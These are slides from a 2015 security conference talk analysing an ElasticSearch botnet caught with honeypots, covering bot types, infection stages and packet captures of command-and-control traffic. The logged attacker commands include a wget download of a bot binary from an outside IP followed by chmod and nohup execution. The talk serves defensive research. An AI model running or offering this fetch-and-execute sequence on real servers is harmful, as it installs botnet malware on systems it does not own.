

ElasticZombie

Insight into an ElasticSearch Botnet

BsidesHH, 28.12.2015, Hamburg



Markus Manzke | 8ack GmbH

- Markus Manzke
 - CTO 8ack GmbH
 - Speaker at:
SLAC, CeBIT, BsidesHH, OWASP, GUUG ...
 - Hunting webcum since 2006
- 8ack GmbH
 - Monitoring, tracking and analyzing serverbased botnets worldwide
 - Tracking attacks against internet-infrastructure

- Insight into an ElasticSearch Botnet
 - Why Botnets exists
 - How are they created and operated
 - What/how they are attacking




<https://www.alienvault.com/open-threat-exchange/blog/elasticzombie-botnet-exploiting-elasticsearch-vulnerabilities>

Why do serverbased Botnets exists? (technically)

- Ze Klaut
 - Cheap VPS, 5\$ / month
 - Setup with 2 Clicks
 - DevOps for Dummies:
Easy to manage, scale etc
 - Worldwide deployment
 - Shodan et al
- Software → juicy RCE-Vulns & unsafe by design
 - Redis, MongoDB, ElasticSearch ...

- “new” technologies
 - Shodan
 - zmap, masscan



Why do serverbased Botnets exists? (technically)

- ElasticSearch: **18,990** instances worldwide accessible
5 RCE-Vulns 2014/2015, per default accessible from world & dog
- Redis: **35,330** instances worldwide accessible
3 RCE-Vulns 2014/2015
The Redis security model is: “it’s totally insecure to let untrusted clients access the system, please protect it from the outside world yourself”. (antirez)
- MongoDB: **39,134** instances worldwide accessible
2 RCE-vulns 2014/2015, per default accessible from world & dog
- JAVA-Containers (Tomcat, JBOss, Weblogic et al),
Drupal, Joomla, Wordpress ... all facing RCE-Vulns


A total close to 1,175 Terabytes (or 1.1 Petabytes) of data was found exposed online. (binaryedge)

Why do serverbased Botnets exists? (BotMaster-POV)

- It's the money, stupid
 - operating Botnets is business
 - Blackmail/DDoS
 - Banks, Hosting-Companies,
Gaming-Providers
 - DDoS as a Service
 - Spam, Malware-Mails etc
- It's just so easy!
 - POC: 1000 Servers in < 24hrs




- Custom ElasticSearch – Honeypots to catch BotWare
- Caught Bots are executed in a sandboax to see what happens
- 190+ Bots caught, 17 are “unique”




- fBots (fire-and-forget)
 - Very simple DDoS-Bots
 - No installation
 - Command-Set:
different kinds of Attacks
(TCP/SynFlood,
Reflection/Amplification
with dynamic updates)
 - Plaintext C&C-Comms
 - BillGates/BillGates.lite,
analyzed by @MalwareMustDie

- iBots
 - System-Wide Installation
 - Advanced Command-Set,
not just DDoS
 - Survives reboot
 - Encrypted C&C-Comms
 - IptabLex/IptabLes



- 1 - Scan for Exploitation
- 2 – Botware-Download
- 3 – Botware Execution
- 4 – C&C Communication
- 5 – Attacke!!



- Exploit-Commands (remember, this is executed ON a vulnerable Server);
At this point if you had a vulnerable Elasticsearch instance running you'd be considered hacked

-- download the bots

```
00:46:39 [alert] request: wget -O /tmp/yf1 http://114.215.149.148/yf1
```

-- hours later ... executing the bot

```
05:03:21 [alert] request: chmod 777 /tmp/*
```

```
05:03:22 [alert] request: chmod 777 /tmp/yf1 &
```


```
05:03:24 [alert] request: /tmp/yf1 &
```

```
05:03:24 [alert] request: nohup /tmp/yf1 > /dev/null 2>&1
```


Stage 1 – Scans for exploitable Services

- Sources: worldwide
- Often separated from BotWare/C&C
- Checks if RCE is available

COUNTRIES		
Term	Count	Action
CN	1484	🔍 🗑️
US	433	🔍 🗑️
DE	68	🔍 🗑️
PT	24	🔍 🗑️
NL	8	🔍 🗑️
CH	6	🔍 🗑️
RO	4	🔍 🗑️
AT	4	🔍 🗑️
A1	4	🔍 🗑️
KR	3	🔍 🗑️



- 1 - Scan for Exploitation
- 2 – Botware-Download
- 3 – Botware Execution
- 4 – C&C Communication
- 5 – Attacke!!



- Obfuscated Hardcoded IPs / DNS-Names for C&C
- Sometimes Fallbacks
- C&C-Master is found through a single DNS-Query

15	18.754818	1a:f8:53:e2:e1:ad		ARP	44	172.17.42.1 is at 1a:f8:53:e2:e1:ad
16	18.754825	172.17.0.15	8.8.8.8	DNS	74	Standard query 0x1bae A www.3xdk.com
17	18.770339	8.8.8.8	172.17.0.15	DNS	90	Standard query response 0x1bae A 113.105.144.172
18	18.770634	172.17.0.15	113.105.144.172	TCP	76	56015 > x11-1 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK
19	18.868769	172.17.0.15	222.186.30.247	TCP	76	58230 > icl-twobase1 [SYN] Seq=0 Win=29200 Len=0 MSS=14
20	19.017994	113.105.144.172	172.17.0.15	TCP	80	x11-1 > 56015 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MS
21	19.018053	172.17.0.15	113.105.144.172	X11	202	56015 > x11-1 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=134

Frame 17: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
Linux cooked capture
Internet Protocol Version 4, Src: 8.8.8.8 (8.8.8.8), Dst: 172.17.0.15 (172.17.0.15) **Fallback?**
User Datagram Protocol, Src Port: domain (53), Dst Port: 41241 (41241)
Domain Name System (response) **who's the master and response**

```
0000  00 00 00 01 00 06 1a f8 53 e2 e1 ad 00 00 08 00  .... S.....
0010  45 00 00 4a 7f 47 00 00 38 11 47 2c 08 08 08 08  E..J.G.. 8.G,....
0020  ac 11 00 0f 00 35 a1 19 00 36 0e 69 1b ae 81 80  ....5.. .6.i....
0030  00 01 00 01 00 00 00 00 03 77 77 77 04 33 78 64  .... .www.3xd
0040  6b 03 63 6f 6d 00 00 01 00 01 c0 0c 00 01 00 01  k.com... ..
0050  00 00 01 46 00 04 71 69 90 ac  ....F..qi ..
```

Stage 4 – C&C - Communication

- If C&C is available, Bot reports “Ready” and waits for commands
- Keepalive-Ping every 5 sec., Status-Report every 30 sec.

```
21 19.018053 172.17.0.15 113.105.144.172 X11 202 56015 > x11-1 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=134 TS
22 19.229777 222.186.30.247 172.17.0.15 TCP 68 icl-twobase1 > 58230 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len
23 19.229852 172.17.0.15 222.186.30.247 TCP 190 58230 > icl-twobase1 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len
24 19.266921 113.105.144.172 172.17.0.15 TCP 88 [TCP segment of a reassembled PDU]
25 19.267028 172.17.0.15 113.105.144.172 X11 108 56015 > x11-1 [PSH, ACK] Seq=135 Ack=21 Win=29312 Len=40
26 19.708983 113.105.144.172 172.17.0.15 TCP 68 x11-1 > 56015 [ACK] Seq=21 Ack=175 Win=65361 Len=0 TSval=
27 19.972032 172.17.0.15 222.186.30.247 TCP 190 [TCP Retransmission] 58230 > icl-twobase1 [PSH, ACK] Seq=
28 21.063969 172.17.0.15 222.186.30.247 TCP 190 [TCP Retransmission] 58230 > icl-twobase1 [PSH, ACK] Seq=
29 23.244007 172.17.0.15 222.186.30.247 TCP 190 [TCP Retransmission] 58230 > icl-twobase1 [PSH, ACK] Seq=
30 23.770076 1a:f8:53:e2:e1:ad ARP 44 Who has 172.17.0.15? Tell 172.17.0.1
```

Frame 21: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits)
Linux cooked capture
Internet Protocol Version 4, Src: 172.17.0.15 (172.17.0.15), Dst: 113.105.144.172 (113.105.144.172)
Transmission Control Protocol, Seq Port: 56015 (56015), Dest Port: x11-1 (6001), Seq=1, Ack=1, Len=134

```
0000 00 04 00 01 00 06 02 42 ac 11 00 0f 00 00 08 00 .....B .....
0010 45 00 00 ba 84 39 40 00 40 06 07 cf ac 11 00 0f E....9@. @.....
0020 71 69 90 ac da cf 17 71 11 ad 6a a8 0a 9e cd cd qi.....q ..j....
0030 80 18 00 e5 ae e2 00 00 01 01 08 0a 02 78 ee dd .....X..
0040 00 00 00 00 01 00 00 00 7e 00 00 00 00 f4 01 00 .....~.....
0050 00 32 00 00 00 e8 03 00 00 00 00 00 00 00 00 .2.....
0060 00 00 00 00 00 00 01 01 00 00 00 00 01 00 00 00 .....
0070 ac 11 00 0f ac 11 00 0f ac 11 00 0f ac 11 00 0f .....
0080 ac 11 00 0f ff ff 01 00 00 00 00 00 2d 3d 3d 72 .....-==r
0090 75 69 72 75 69 20 3d 3d 2d 3a 00 04 00 00 00 77 uirui == -:....w
00a0 03 00 00 68 0e 00 00 4c 69 6e 75 78 20 33 2e 31 ..h...L linux 3.1
00b0 36 2e 30 2d 30 2e 62 70 6f 2e 34 2d 61 6d 64 36 6.0-0.bp o.4-amd6
00c0 34 00 31 3a 47 32 2e 34 30 00 4.1:G2.4 0.
```


- Keepalive-Ping every 5 sec.,
Status-Report every 30 seconds

39	613.084063	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=372 Ack=
40	613.245969	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=1 Ac
41	618.100021	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=372 Ack=
42	618.261763	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=1 Ac
43	623.108062	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=372 Ack=
44	623.268115	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=1 Ac
45	623.275252	23.234.50.12	172.17.0.10	TCP	69 efidiningport > 46025 [PSH, ACK] Seq=1 Ack=373 Win=65163 I
46	623.275284	172.17.0.10	23.234.50.12	TCP	68 46025 > efidiningport [ACK] Seq=373 Ack=2 Win=29312 Len=0
47	623.275311	172.17.0.10	23.234.50.12	TCP	445 46025 > efidiningport [PSH, ACK] Seq=373 Ack=2 Win=29312 I
48	623.587207	23.234.50.12	172.17.0.10	TCP	68 efidiningport > 46025 [ACK] Seq=2 Ack=750 Win=64786 Len=0
49	628.116083	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
50	628.277538	23.2		TCP	68 [TCP Keep-Alive]
51	633.124062	172.		TCP	68 [TCP Keep-Alive]
52	633.285070	23.2		TCP	68 [TCP Keep-Alive]
53	638.132071	172.		TCP	68 [TCP Keep-Alive]
54	638.292093	1a:f		ARP	44 Who has 172.17.0.10? Tell 172.17.42.1
55	638.292116	02:4		ARP	44 172.17.0.10 is at 02:42:ac:11:00:0a
56	638.293134	23.2		TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=2 Ac
57	643.140054	172.		TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
58	643.301135	23.2		TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=2 Ac
59	648.148062	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
60	648.309637	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=2 Ac
61	653.156091	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
62	653.275042	23.234.50.12	172.17.0.10	TCP	69 efidiningport > 46025 [PSH, ACK] Seq=2 Ack=750 Win=64786 I
63	653.275199	172.17.0.10	23.234.50.12	TCP	445 46025 > efidiningport [PSH, ACK] Seq=750 Ack=3 Win=29312 I

keepalive-ping every 5 seconds

status-report every 30 seconds

- 1 - Scan for Exploitation
- 2 – Botware-Download
- 3 – Botware Execution
- 4 – C&C Communication
- 5 – Attacke!!



- When a target is available, C&C-Server issues attack-command

